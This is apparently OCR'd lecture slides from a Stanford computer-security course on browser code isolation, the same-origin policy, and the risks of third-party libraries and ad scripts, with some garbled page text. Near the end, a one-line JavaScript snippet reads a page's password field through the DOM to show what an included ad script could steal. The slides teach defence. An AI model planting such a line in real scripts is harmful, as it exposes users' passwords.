
Browser code isolation

John Mitchell

Acknowledgments: Lecture slides are from the Computer Security course thought by Dan Boneh and John Mitchell at Stanford University. When slides are obtained from other sources, a a reference will be noted on the bottom of that slide. A full list of references is provided on the last slide.

Modern web sites are complex



New York Region News

www.nytimes.com/pages/nyregion/index.html?module=HPMiniNav&contentCollection=New York&pgtype=Homepage&region=TopBar&action=click&t

The New York Times

N.Y. / Region

SUBSCRIBE NOW | SIGN IN | Register

Volkswagen TDI CleanDiesel Event — Lease a 2014 Golf TDI for $289/mo for 36 months $0 Down — Explore Offers — SERRAMONTE VOLKSWAGEN — Das Auto.

In New York, Hard Choices on Health Exchange Spell Success

By [illegible] 10 Minutes Ago

Chang W. Lee/The New York Times

[illegible] 62, [illegible] her blood pressure checked and got an EKG [illegible] doctor's appointment. Her co-pay was $75.

More than 900,000 residents signed up for health plans, and premiums have dropped, though the state limited consumers' choices.

SIDE STREET

An Artist Takes His Pay in Coffee and Community

By DAVID GONZALEZ

David Ellis, whose other work often fetches tens of thousands of dollars, is giving back to his neighborhood by painting a large mural in a bodega in Fort Greene, Brooklyn.

- More Side Street Columns »

BIG CITY BOOK CLUB

Brooklyn today is a destination for celebrities and wealthy creative types

@NYTMETRO ON TWITTER

For the latest news, analysis and journalists' perspectives. Twitter list of staff journalists »

FOLLOW

VIDEO »


More New York Videos »

FASHION

Intersection: Elmhurst Style Ease

In the Queens neighborhood of Elmhurst, locals like to keep their style casual.

Modern web "site"



Code from many sources
Combined in many ways

Sites handle sensitive information

- Financial data
  - Online banking, tax filing, shopping, budgeting, …
- Health data
  - Genomics, prescriptions, …
- Personal data
  - Email, messaging, affiliations, …

Goal: prevent malicious web content from stealing information.

Basic questions


- How do we isolate code from different sources
  - Protecting sensitive information in browser
  - Ensuring some form of integrity
  - Allowing modern functionality, flexible interaction

More specifically


- How do we protect page from ads/services?
- How to share data with cross-origin page?
- How to protect one user from another's content?
- How do we protect the page from a library?
- How do we protect page from CDN?
- How do we protect extension from page?

Recall Same-Origin Policy (SOP)


- Idea: Isolate content from different origins
  - Restricts interaction between compartments
  - Restricts network request and response




Recall Same-Origin Policy (SOP)



Recall Same-Origin Policy (SOP)




Recall Same-Origin Policy (SOP)




XmlHttpRequest follows same-origin policy

Recall Same-Origin Policy (SOP)



Same-origin policy summary

- Isolate content from different origins
  - E.g., can't access document of cross-origin page
  - E.g., can't inspect responses from cross-origin



Example:Library


Third-party libraries

- Library included using tag
  - `<script src="jquery.js"></script>`
- No isolation
  - Runs in same frame, same origin as rest of page
- May contain arbitrary code
  - Library developer errors or malicious trojan horse
  - Can redefine core features of JavaScript
  - May violate developer assumptions

jQuery used by 78% of the Quantcast top 10,000 sites, over 59% of the top million

Second example: advertisement

```
<script src="https://adpublisher.com/ad1.js"></script>
<script src="https://adpublisher.com/ad2.js"></script>
```



Read password using the DOM API

```
var c = document.getElementsByName("password")[0]
```

